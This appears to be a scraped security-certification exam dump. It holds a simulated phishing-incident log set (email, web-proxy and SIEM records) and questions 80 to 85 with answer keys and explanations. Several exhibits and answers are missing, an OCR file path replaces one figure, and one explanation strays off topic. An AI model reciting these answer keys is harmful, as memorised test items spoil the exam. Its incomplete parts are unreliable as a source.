3/7/2016 4:10:54 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:10:38 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:10:23 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	asmith@anycorp.com
3/7/2016 4:09:34 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 4:08:49 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:07:33 PM	TCP	192.168.0.197	33585	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 4:07:32 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	adifabio@anycorp.com,jlee@anycorp.com
3/7/2016 4:05:47 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 4:04:24 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 4:03:50 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:03:25 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lbenz@anycorp.com
3/7/2016 4:01:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsutherland@anycorp.com

3/7/2016 4:01:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ahynson@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mdillion@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jwayman@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jrahn@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lrogge@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aaveritt@anycorp.com
3/7/2016 4:01:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lephraim@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wmcnerney@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	imarable@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tfausto@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kdefranco@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mworley@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ltreiber@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mgameau@anycorp.com
3/7/2016 4:01:20 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hfossum@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	trhoda@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ctsuji@anycorp.com
3/7/2016 4:01:18 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sprosperie@anycorp.com
3/7/2016 4:01:16 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bmonteleone@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cfenstermacher@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rgarfinkel@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cheroux@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mkamen@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	zdodgen@anycorp.com
3/7/2016 4:01:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhammonds@anycorp.com
3/7/2016 4:01:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	onorth@anycorp.com
3/7/2016 4:01:09 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mroand[illegible]@anycorp.com
3/7/2016 4:01:07 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kbowling@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	nrachal@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jdegenhardt@anycorp.com
3/7/2016 4:01:03 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wracette@anycorp.com
3/7/2016 4:01:01 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lhammond@anycorp.com
3/7/2016 4:00:59 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dmilazzo@anycorp.com
3/7/2016 4:00:57 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kneubauer@anycorp.com
3/7/2016 4:00:55 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bboyko@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dcrofoot@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmemmott@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	chodgin@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aholler@anycorp.com
3/7/2016 4:00:51 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	abattaglia@anycorp.com
3/7/2016 4:00:49 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	halberti@anycorp.com
3/7/2016 4:00:47 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	myeoman@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wbobadilla@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lkam@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jcooks@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpolice@anycorp.com
3/7/2016 4:00:43 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mwagener@anycorp.com
3/7/2016 4:00:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lslaughter@anycorp.com
3/7/2016 4:00:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gleos@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dstivers@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	msistrunk@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dfritz@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lcreekmore@anycorp.com
3/7/2016 4:00:32 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ashockley@anycorp.com
3/7/2016 4:00:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	stanimoto@anycorp.com
3/7/2016 4:00:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmulcahy@anycorp.com
3/7/2016 4:00:29 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tgomey@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	fbenware@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cgalipeau@anycorp.com
3/7/2016 4:00:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gromney@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	epeavey@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ecordero@anycorp.com
3/7/2016 4:00:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmatthews@anycorp.com
3/7/2016 4:00:24 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	csalls@anycorp.com
3/7/2016 4:00:22 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ckroeker@anycorp.com
3/7/2016 4:00:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kinfantino@anycorp.com
3/7/2016 4:00:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpuziss@anycorp.com
3/7/2016 4:01:18 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sprosperie@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhazan@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hparikh@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	khoward@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	morwig@anycorp.com
3/7/2016 4:00:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bnally@anycorp.com
3/7/2016 4:00:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ntomlin@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jlee@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	adifabio@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jkingsbury@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jrains@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	nnavarro@anycorp.com
3/7/2016 4:00:08 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lbalk@anycorp.com

3/7/2016 4:00:07 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rgulyas@anycorp.com
3/7/2016 4:00:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	praso@anycorp.com
3/7/2016 4:00:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tspiegel@anycorp.com
3/7/2016 4:00:03 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rbettencourt@anycorp.com
3/7/2016 4:00:02 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	asmith@anycorp.com
3/7/2016 4:00:01 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mleeds@anycorp.com
3/7/2016 4:00:00 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kpolasek@anycorp.com
3/7/2016 4:00:00 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:59:11 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 3:57:58 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 3:56:04 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 3:54:28 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com;adifabio@anycorp.com
3/7/2016 3:52:59 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:52:15 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 3:50:39 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 3:49:07 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 3:48:40 PM	TCP	192.168.0.197	33585	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 3:48:35 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	adifabio@anycorp.com;jlee@anycorp.com
3/7/2016 3:47:27 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 3:46:06 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 3:46:05 PM	TCP	192.168.0.60	31498	dfritz@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:44:45 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 3:44:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:43:36 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 3:41:56 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 3:41:43 PM	TCP	192.168.0.139	53876	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 3:40:50 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com;adifabio@anycorp.com
3/7/2016 3:39:13 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 3:38:44 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 3:38:22 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 3:38:00 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com;adifabio@anycorp.com
3/7/2016 3:36:24 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 3:35:03 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com

File Server Logs

Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:27:03 PM	192.168.0.153	50467	11.102.109.179	80	bestpurchase.com	POST
3/7/2016 4:26:51 PM	192.168.0.245	60021	72.104.64.186	80	visitorcenter.com	GET
3/7/2016 4:25:36 PM	192.168.0.97	46354	96.191.222.144	80	bestpurchase.com	GET
3/7/2016 4:25:10 PM	192.168.0.116	43389	35.132.243.1[illegible]	80	goodguys.se	POST
3/7/2016 4:25:06 PM	192.168.0.7	45463	124.140.208.241	80	stopthebotnet.com	GET
3/7/2016 4:23:39 PM	192.168.0.150	54460	74.182.188.144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192.168.0.211	54172	165.11.148.28	80	chatforfree.ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214.214.167.94	80	anti-malware.com	GET
3/7/2016 4:19:48 PM	192.168.0.44	45240	218.24.114.208	80	anti-malware.com	GET
3/7/2016 4:17:52 PM	192.168.0.19	31101	103.40.104.165	80	thelastwebpage.com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.46.190	80	thebestwebsite.com	GET
3/7/2016 4:15:39 PM	192.168.0.94	63814	102.172.101.36	80	freefood.com	GET
3/7/2016 4:15:35 PM	192.168.0.47	48110	151.94.198.15	443	searchforus.de	GET
3/7/2016 4:14:08 PM	192.168.0.86	34075	101.237.85.107	80	securethenet.com	GET
3/7/2016 4:14:04 PM	192.168.0.188	51745	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:12:22 PM	192.168.0.95	42733	103.136.14.126	80	goodguys.se	POST
3/7/2016 4:11:53 PM	192.168.0.215	62813	181.139.24.22	80	pastebucket.cn	POST

3/7/2016 4:11:34 PM	192.168.0.70	40821	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:35 PM	192.168.0.218	54606	124.169.173.216	80	funweb.cn	POST
3/7/2016 4:10:16 PM	192.168.0.9	56757	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:04 PM	192.168.0.112	35716	45.100.47.99	80	stopthebotnet.com	GET
3/7/2016 4:08:45 PM	192.168.0.24	50582	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:08:08 PM	192.168.0.36	37102	78.151.16.233	80	chatforfree.ru	POST
3/7/2016 4:06:40 PM	192.168.0.193	43363	95.77.193.180	80	anti-malware.com	GET
3/7/2016 4:05:14 PM	192.168.0.254	55947	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:04:37 PM	192.168.0.117	54959	182.203.42.246	80	thelastwebpage.com	GET
3/7/2016 4:04:30 PM	192.168.0.172	43947	3.60.67.249	80	thebestwebsite.com	GET
3/7/2016 4:04:21 PM	192.168.0.134	60525	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:03:48 PM	192.168.0.64	44114	127.36.104.33	443	searchforus.de	GET
3/7/2016 4:02:42 PM	192.168.0.250	57111	243.223.175.143	80	securethenet.com	GET
3/7/2016 4:01:34 PM	192.168.0.132	60561	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:01:33 PM	192.168.0.23	57360	239.141.52.189	80	anti-malware.com	GET
3/7/2016 4:01:01 PM	192.168.0.215	44179	161.192.122.40	80	healthreport.com	GET
3/7/2016 3:59:52 PM	192.168.0.121	56315	204.190.57.150	80	freefood.com	POST
3/7/2016 3:58:56 PM	192.168.0.18	60624	169.43.139.3	80	bestpurchase.com	POST
3/7/2016 3:58:54 PM	192.168.0.106	30163	110.234.67.223	80	visitorcenter.com	GET
3/7/2016 3:57:59 PM	192.168.0.59	33145	209.240.152.67	80	bestpurchase.com	GET
3/7/2016 3:57:03 PM	192.168.0.27	46987	23.83.170.116	80	goodguys.se	POST
3/7/2016 3:55:14 PM	192.168.0.211	31442	168.83.234.163	80	visitorcenter.com	GET
3/7/2016 3:54:31 PM	192.168.0.152	30520	141.217.181.243	80	goodguys.se	POST
3/7/2016 3:52:47 PM	192.168.0.253	36463	79.115.201.191	80	pastebucket.cn	POST
3/7/2016 3:51:44 PM	192.168.0.244	61719	14.47.142.43	80	bestpurchase.com	GET
3/7/2016 3:51:19 PM	192.168.0.65	48611	146.104.226.192	80	funweb.cn	POST
3/7/2016 3:49:54 PM	192.168.0.126	40815	171.140.162.96	80	stopthebotnet.com	GET
3/7/2016 3:49:07 PM	192.168.0.9	47625	18.23.47.44	80	stopthebotnet.com	GET
3/7/2016 3:47:38 PM	192.168.0.131	44579	139.58.55.91	80	funweb.cn	GET
3/7/2016 3:45:58 PM	192.168.0.186	62683	31.133.137.225	80	chatforfree.ru	POST
3/7/2016 3:44:05 PM	192.168.0.181	38937	150.119.71.249	80	anti-malware.com	GET
3/7/2016 3:43:33 PM	192.168.0.225	46999	131.97.167.36	80	anti-malware.com	GET
3/7/2016 3:42:56 PM	192.168.0.150	35167	152.203.213.16	80	thelastwebpage.com	GET
3/7/2016 3:42:06 PM	192.168.0.133	62976	206.194.229.42	80	thebestwebsite.com	GET
3/7/2016 3:40:21 PM	192.168.0.225	45854	38.212.240.180	80	freefood.com	GET

3/7/2016 3:39:43 PM	192.168.0.128	44304	180.208.164.237	443	searchforus.de	GET
3/7/2016 3:37:58 PM	192.168.0.186	30386	82.190.10.236	80	securethenet.com	GET
3/7/2016 3:37:49 PM	192.168.0.123	42463	252.77.216.60	80	healthreport.com	GET
3/7/2016 3:35:59 PM	192.168.0.95	34447	133.136.173.36	80	anti-malware.com	GET
3/7/2016 3:35:38 PM	192.168.0.177	38107	100.3.194.158	80	healthreport.com	GET
3/7/2016 3:34:24 PM	192.168.0.189	42791	208.238.143.104	80	freefood.com	POST

SIEM Logs

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	558	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.188	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	1831	lsass.exe
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe
Audit Success	3/7/2016 4:10:46 PM	4688	Process Creation	A new process has been created.	192.168.0.9	lbalk	907	mailclient.exe
Audit Success	3/7/2016 4:10:42 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	520	iexplore.exe

Audit Success	3/7/2016 4:10:01 PM	4689	Process Termination	A process has exited.	192.168.0.70	cpuziss	392	chrome.exe
Audit Success	3/7/2016 4:13:02 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	724	svchost.exe
Audit Success	3/7/2016 4:11:03 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	1398	putty.exe
Audit Success	3/7/2016 4:09:23 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	410	lsass.exe
Audit Success	3/7/2016 4:09:15 PM	4688	Process Creation	A new process has been created.	192.168.0.24	jlee	1566	mailclient.exe
Audit Success	3/7/2016 4:07:37 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	864	lsass.exe
Audit Success	3/7/2016 4:10:27 PM	4688	Process Creation	A new process has been created.	192.168.0.141	dfritz	895	explorer.exe
Audit Success	3/7/2016 4:10:23 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	87	svchost.exe
Audit Success	3/7/2016 4:09:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.82	gromney	162	lsass.exe
Audit Success	3/7/2016 4:08:08 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	638	lsass.exe
Audit Success	3/7/2016 4:06:51 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	886	lsass.exe
Audit Success	3/7/2016 4:06:26 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	127	lsass.exe
Audit Success	3/7/2016 4:05:46 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	847	lsass.exe
Audit Success	3/7/2016 4:04:24 PM	4624	Logon	An account was successfully logged on.	192.168.0.82	gromney	718	lsass.exe
Audit Success	3/7/2016 4:02:47 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	730	firefox.exe
Audit Success	3/7/2016 4:02:04 PM	4688	Process Creation	A new process has been created.	192.168.0.132	asmith	127	mailclient.exe
Audit Success	3/7/2016 4:00:26 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	1481	time.exe
Audit Success	3/7/2016 3:58:43 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	645	svchost.exe
Audit Success	3/7/2016 3:58:40 PM	4688	Process Creation	A new process has been created.	192.168.0.141	dfritz	1992	outlook.exe
Audit Success	3/7/2016 3:57:15 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	654	lsass.exe
Audit Success	3/7/2016 3:56:13 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	1323	lsass.exe
Audit Success	3/7/2016 3:55:04 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	1034	lsass.exe

Answer:

How many users clicked the link in the phishing e-mail?

4

How many workstations were infected?


1

Select the malware executable name.



freecram.net

NEW QUESTION: 80
While conducting a cloud assessment, a security analyst performs a Prowler scan, which generates the following within the report:



Based on the Prowler report, which of the following is the BEST recommendation?

A. Delete CloudDev access key 1.

B. Delete BusinessUsr access key 1.

C. Delete access key 1.

D. Delete access key 2.

Answer: (SHOW ANSWER)

The only "FAIL!" in this report is BusinessUsr.

NEW QUESTION: 81

During a security test, a security analyst found a critical application with a buffer overflow vulnerability. Which of the following would be best to mitigate the vulnerability at the application level?

A. Perform OS hardening.

B. Implement input validation.

C. Update third-party dependencies.

D. Configure address space layout randomization.

Answer: (SHOW ANSWER)

Implementing input validation is the best way to mitigate the buffer overflow vulnerability at the application level. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the application from being compromised.

NEW QUESTION: 82

A BIA document was recently updated to include new critical systems. Which of the following is the most important reason for the update?

A. To create a business case that explains the importance of the systems

B. To ensure the systems receive the proper priority in a DR scenario

C. To include vendor-specific IR training in the security budget

D. To add the systems to forensic analysis in case of a data breach

Answer: (SHOW ANSWER)

A Business Impact Analysis (BIA) identifies critical business functions and systems and establishes their recovery priorities. Updating the BIA to include new critical systems ensures those systems are assigned the appropriate recovery objectives and receive the proper priority during a disaster recovery scenario, helping the organization restore essential operations efficiently.

NEW QUESTION: 83

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM

B. SIEM

C. SOAR

D. OWASP
Answer: (SHOW ANSWER)
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION: 84
Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Choose two.)
A. Law enforcement
B. Governance
C. Legal
D. Manager
E. Public relations
F. Human resources
Answer: (SHOW ANSWER)
An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security.

NEW QUESTION: 85
